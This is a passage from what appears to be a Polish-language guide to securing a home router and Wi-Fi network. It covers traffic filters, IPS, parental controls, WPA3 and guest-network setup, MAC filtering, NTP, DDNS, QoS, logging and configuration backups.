Podobny problem może pojawić się, jeśli na poziomie routera zablokujemy dostęp np. do portalu Facebook – obojętnie, czy to za pomocą blokowania słowa *facebook*, czy domeny *facebook.pl*. Nie jest tajemnicą, że do celów marketingowych przez wiele stron wykorzystywana jest wtyczka o nazwie Piksel firmy Meta[140]. Zablokowanie tego elementu może powodować nieprawidłowe uruchamianie stron lub całkowity brak możliwości wejścia na część z nich.

Kolejnym bardzo ważnym filtrem jest filtr usług sieciowych (rysunek 48). Pozwala on na zablokowanie komunikacji z wykorzystaniem szerokich reguł czasowych, a także podział na osoby, które mogą lub nie mogą w danych godzinach korzystać z wymienionych w regule serwisów. Przykładowo, jeśli chcemy zablokować hostowi możliwość korzystania z portu komunikacyjnego platformy Steam, musimy odwołać się do listy oferowanej przez jej dział wsparcia, gdzie podane są wszystkie porty niezbędne do komunikacji tej aplikacji[141]. Niestety, większy problem powstaje podczas podawania źródłowego



Rysunek 47. Okno konfiguracji filtrowania słów kluczowych



Rysunek 48. Widok konfiguracji filtra usług sieciowych

adresu IP, jeśli ma być to pula należąca do firmy Valve[142]. Wszystkie te zakresy musimy wprowadzić indywidualnie, a akurat ten model urządzenia ma limit na poziomie 64 wpisów. Jeśli zablokujemy wszystkie pule, może okazać się, że nie będziemy mieli możliwości zablokować niczego innego.

IPS/IDS

Jeśli nie korzystamy z rozwiązań oferowanych przez zapory sieciowe następnej generacji, użyjmy – w miarę dostępności – funkcji Intrusion Prevention System (rysunek 49), a dodatkowo systemu powiadomień. Warto skonfigurować to prawidłowo, żeby móc być na bieżąco z potencjalnymi zagrożeniami.

Dzięki tym systemom nie tylko zabezpieczymy się przed aktywnymi atakami z zewnątrz, ale też możemy szybko wykryć podejrzane zachowania naszych urządzeń w sieci lokalnej. Czasem będzie to blokowanie połączeń do potencjalnie niebezpiecznych stron, a czasem komunikacja typowa dla botnetu.

Sama technologia IPS oferuje również dodawanie wykluczeń dla niektórych stron, jeśli zostaną błędnie ocenione jako niepożądane. Warto sprawdzać, co zostało zablokowane, i jeśli dotyczy to np. banku, o którym wiemy, że nie jest zagrożeniem, należy dodać go do białej listy.

Rysunek 49. Widok statystyk włączonego IPS-a oferowanego przez firmę Trend Micro


Oczywiście, IPS do zastosowań domowych najprawdopodobniej będzie mniej skuteczny niż rozwiązania biznesowe, ale w przypadku zabezpieczenia własnej sieci warto korzystać ze wszystkiego, na co możemy sobie pozwolić (również finansowo).

Funkcja SKAN widoczna w panelu na rysunku 49 w omawianym modelu pokazuje status potencjalnie niebezpiecznych ustawień. Jeśli coś pominiemy, podpowiada, co jeszcze warto zmienić.

Kontrola rodzicielska

Jeśli chcemy ograniczyć naszym dzieciom możliwość korzystania z Internetu w pewnych godzinach, włączmy taką funkcję (rysunek 50). Czasem pozwala ona na blokowanie we wskazanych godzinach tylko konkretnej aktywności sieciowej.

Natomiast jeśli nie mamy dzieci, a nie korzystamy z Internetu w godzinach nocnych, warto rozważyć użycie harmonogramu dostępności. To kolejny pomysł na utrudnienie – bo nie należy tego traktować jako zabezpieczenia – atakowania domowej sieci Wi-Fi osobom postronnym.



Rysunek 50. Widok konfiguracji ograniczania ruchu w sieci dla urządzeń za pomocą kontroli rodzicielskiej

Zabezpieczenie sieci bezprzewodowej i jej konfiguracja

W tej części skupimy się na konfiguracji bezpiecznej sieci Wi-Fi.

Konfiguracja Wi-Fi


Konfigurację Wi-Fi (rysunek 51) zacznijmy od zmiany domyślnego SSID (Service Set Identifier)[143], czyli nazwy sieci. Często nowe routery przedstawiają się w tym miejscu swoim modelem, a czasem nawet częścią hasła wymaganą do zalogowania. Ustawmy tę nazwę w sposób utrudniający jednoznaczną identyfikację, do kogo należy sieć i jaki model urządzenia ją dystrybuuje. Należy unikać nazewnictwa typu „Sieć Rozalii", „Ogrodowa 5" itp.

Kolejną czynnością jest również ukrycie samej nazwy. Nie należy tego traktować jako zabezpieczenia, raczej coś, co powoduje lekkie utrudnienie i sporo

niedogodności w użytkowaniu. Nadal można wykryć taką sieć za pomocą narzędzi do analizy sieci Wi-Fi. Dodatkowo urządzenia łączące się do ukrytej sieci i tak przesyłają jej pełną nazwę podczas połączenia[144]. Jeśli chcemy, żeby, podłączając się do sieci, użytkownik musiał podać też jej nazwę, włączmy tę opcję, mając świadomość, że to tylko ukrycie, a nie podniesienie bezpieczeństwa sieci.

Następna zmiana to hasło do sieci – warto ustawić je zgodnie z dobrymi praktykami, które zostały opisane w rozdziale *Dobre praktyki związane z hasłem*.

Dodatkowa uwaga: czasem hasło zawierające specyficzny znak specjalny (zazwyczaj będzie to np. „?" lub „/") potrafi skutecznie uniemożliwić części urządzeń przyłączenie się do sieci.



Rysunek 51. Panel konfiguracyjny sieci Wi-Fi


Korzystając z możliwości ograniczenia dostępu do sieci dla obcych, warto zmniejszyć moc nadawania sygnału. Jeśli ktoś będzie chciał atakować domowe Wi-Fi, będzie musiał pofatygować się bliżej drzwi, wzbudzając przy tym większe zainteresowanie.

Włączmy najbardziej aktualne standardy komunikacyjne, wybierzmy protokół WPA3, bo jest on oparty na najlepszych obecnie standardach szyfrowania, jeśli tylko urządzenia klienckie będą umiały z nim współpracować. Jeśli nie, wykorzystajmy WPA2 lub tryb łączony – WPA2+WPA3.

Pamiętajmy też o konfiguracji funkcji WPS – powinna ona być używana tylko wtedy, gdy jest potrzebna. Zawsze można włączyć ją później, a domyślnie powinna być wyłączona.

Sieć gościnna – konfiguracja

To bardzo dobry sposób, by zapewnić większe bezpieczeństwo sieci, dlatego należy włączyć sieć gościnną (rysunek 52). Po pierwsze, będziemy mogli spokojnie udostępniać ją odwiedzającym nas znajomym, bez zagrożenia, że zainfekowany sprzęt będzie próbował przeprowadzić atak na główną sieć. Po drugie, można do niej przyłączyć różne urządzenia, które mogą nie być odpowiednio bezpieczne. Najważniejsze jednak w tym przypadku jest to, że nie dzielimy się naszym hasłem do głównej sieci.



Rysunek 52. Widok konfiguracji sieci gościnnej – można rozszerzyć ją również o filtrowanie adresów MAC

Pamiętajmy też, żeby sieć gościnna oferowała inną adresację sieciową niż sieć główna, należy więc ograniczyć komunikację pomiędzy hostami z sieci mniej bezpiecznej do tej, którą chcemy ochronić przed niepowołanym dostępem.


Jeśli nie mamy możliwości uruchomienia takiej sieci z głównego routera, można wykorzystać dodatkowe urządzenie podpięte w strukturze za nim, oferujące oddzielną sieć Wi-Fi, również w innej adresacji.

Blokowanie urządzeń według adresu MAC oraz klonowanie adresu MAC

Zdarza się, że dostawca Internetu będzie wymagał dość specyficznych ustawień, takich jak klonowanie adresu fizycznego MAC (ang. *MAC cloning*), mające na celu ukrywanie urządzeń za routerem. Jest to zabieg czysto logiczny, bo oczywiście urządzenia fizycznie będą nadal miały różne adresy – inaczej

sieć nie będzie działać. Może być to również potrzebne, jeśli chcemy dołączyć dodatkowy router za głównym routerem i np. dystrybuować różne sieci Wi-Fi. W przeciwnym wypadku dość szybko stracimy dostęp do sieci Internet.

Inną opcją związaną z adresacją MAC jest blokowanie wskazanych adresów lub dopuszczanie do komunikacji w sieci tylko wybranych (rysunek 53). Utrudnia to analizowanie sieci potencjalnym atakującym, gdyż najpierw muszą poznać adres karty fizycznej, który może się w niej komunikować. Nie jest to jednak zabezpieczenie; można powiedzieć, że raczej utrudnienie, a będzie to niewygodne w codziennym użytkowaniu sieci.




Rysunek 53. Widok konfiguracji filtrowania sieci do dopuszczonych adresów MAC

Dodatkowe usługi i funkcje dostępne na routerze

Na zakończenie konfiguracji samego urządzenia przedstawione zostaną dodatkowe jego funkcje, które również warto skonfigurować w celu poprawienia bezpieczeństwa lub wydajności sieci.

Konfiguracja usług dodatkowych: Watchdog, NTP, QoS i DynDNS

Router może wykonywać pewne czynności automatycznie. Należy do nich automatyczny restart (rysunek 54), który w przypadku sprzętów domowych warto wykonać raz na jakiś czas. Nie ma co do tego wytycznych, ale restart raz w miesiącu wydaje się optymalny. Pozwoli na wyczyszczenie *cache* i zerwanie wiszących połączeń sieciowych. Częstotliwość może być różna w zależności od wieku sprzętu. Starsze routery mogą wymagać restartu nawet codziennie lub kilka razy w ciągu dnia. Dla takiego harmonogramu wybierzmy godzinę, o której wiemy, że nikt nie korzysta z sieci i nie będzie to uciążliwe.



Rysunek 54. Widok konfiguracji dodatkowych funkcji, które warto zastosować w routerze

Kolejną funkcją jest Monitor, pozwalająca na automatyczne wysyłanie zapytań typu `ping` lub DNS w celu sprawdzenia działania sieci WAN. Omawiany model w przypadku wykrycia problemu przekieruje każde zapytanie z przeglądarki klienckiej na specjalną stronę z powiadomieniem o problemach.

Włączmy też i ustawmy podłączenie do serwera **NTP** (Network Time Protocol, rysunek 54)[145]. Dzięki temu router będzie przedstawiał wszystkie komunikaty z datą i godziną odpowiednią dla naszej strefy czasowej. Adres polskiego serwera to np. *pl.pool.ntp.org*. Jak widać, można tu zdefiniować również zmiany czasu na letni i zimowy.

Musimy uważać, jeśli sami zdecydujemy się na wystawienie na świat serwera NTP. Źle skonfigurowany serwer tej usługi może np. zacząć pomagać w realizacji ataków typu DDoS.

Następną funkcją wartą włączenia jest **automatyczne wylogowanie z panelu administratora urządzenia** (rysunek 54). Pozwoli to uniknąć problemów, gdy zapomnieliśmy o tym, że jesteśmy zalogowani, a ktoś nieuprawniony będzie później korzystał z tej samej stacji roboczej.

Jeśli chcemy mieć dostęp do sieci lub do samego routera, a dostawca Internetu nie oferuje stałego adresu IP, można wykorzystać adres oferowany przez usługę **DynDNS** lub o równoważnej nazwie **DDNS** (rysunek 55) (Dynamic DNS).


Jest to funkcja dynamicznego przypisywania danego adresu IP do stałego adresu DNS-owego. Zazwyczaj przełączenie trwa około kilku minut, ale pozwala na skonfigurowanie tego adresu jako stałego punktu dostępowego.

W celu uzyskania dostępu do własnego routera można wybrać z listy kilka innych, bardziej dogodnych adresów, ale może się to wiązać z koniecznością założenia dodatkowych kont w serwisach zewnętrznych. W tym przypadku Asus oferuje przydział domeny bez dodatkowej rejestracji.


Część producentów sprzętu pozwala na użycie w takiej sytuacji własnego certyfikatu (czy to kupionego, czy wystawionego samemu) lub darmowego certyfikatu wystawionego przez firmę Let's Encrypt[146]. Opcji bez certyfikatu nie bierzmy pod uwagę, ponieważ jest niebezpieczna.

Niestety, to rozwiązanie nie zawsze zadziała, ponieważ często sieci domowe znajdują się za wielowarstwową siecią NAT-owaną, co nie pozwala na pracę tego protokołu. Jeśli tak jest, zasugeruje to sam router. Rozwiązaniem będzie przekierowanie portów po stronie dostawcy sieci.

Użytkownicy sami najlepiej wiedzą, jakiego typu ruchu oczekiwać, więc jeśli mamy jakieś preferencje, np. nie chcemy opóźnień w grach komputerowych, można włączyć funkcjonalność ustawiającą kolejkowanie (**QoS**, rysunek 56) tego ruchu z pierwszeństwem. Jeśli nie mamy specjalnych preferencji co do priorytetów różnych rodzajów ruchu, zostawmy tę funkcję wyłączoną.




Rysunek 55. Widok konfiguracji dynamicznego nadawania nazwy DNS – DynDNS



Rysunek 56. Widok konfiguracji kolejkowania ruchu sieciowego (QoS)


Monitoring, kopia zapasowa konfiguracji oraz logi systemowe

Router może informować o pewnych zdarzeniach związanych z bezpieczeństwem. Warto je włączyć, żeby wiedzieć, czy nic w danej chwili nie dzieje się z naszą siecią. Alternatywnie warto włączyć tego typu powiadomienia wysyłane do innego systemu, np. jak wspomniany wcześniej Zabbix, lub wykorzystywać inne wbudowane systemy w urządzeniach końcowych (rysunek 57)[147]. Przykładem może tu być ntop[148] dostępny w rozwiązaniach opartych na pfSense[149].



Rysunek 57. Widok zakładki konfiguracyjnej logów routera, podzielonej na kategorie wysyłki do dodatkowego serwera logów


Sprawdzajmy też, również po zakończeniu konfiguracji, czy kojarzymy wszystkie hosty dostępne w sieci (rysunek 58).



Rysunek 58. Widok zestawienia hostów widocznych w aktualnym czasie w sieci

Ostatnim elementem zabezpieczenia jest kopia zapasowa (ang. *backup*). Warto zrobić zapis ustawień na dysku komputera. W razie awarii urządzenia, jeśli będziemy zmuszeni do przywrócenia go do ustawień fabrycznych, nie trzeba będzie ponownie wprowadzać wszystkiego ręcznie, a tylko załadować do pamięci urządzenia zapisany wcześniej plik (rysunek 59).

Nie należy dzielić się z nikim takim plikiem. Często hasła są w takich plikach zapisywane w sposób umożliwiający ich odczytanie. Nawet jeśli nie jest to trywialne, to jednak atakującemu wygodniej jest testować zabezpieczenia w domowym zaciszu, mając kopię takiego pliku, niż będąc fizycznie w miejscu przeprowadzanego ataku.



Rysunek 59. Widok okna przywracania oraz tworzenia kopii zapasowej ustawień


DOSTĘP DO ROUTERA I SIECI SPOZA NIEJ

Skupię się teraz na zabezpieczeniu dostępu do domowego routera i sieci LAN z zewnętrznej sieci WAN. Omówię najpotrzebniejsze metody zapewnienia bezpieczeństwa urządzeniom przed atakami, które mogą nadejść zarówno ze strony urządzeń na co dzień łączących się do domowej sieci, jak i w wyniku działania tych sprzętów, które mogą próbować robić to spoza niej.


Minimalizowanie ryzyka – HTTPS i SSH

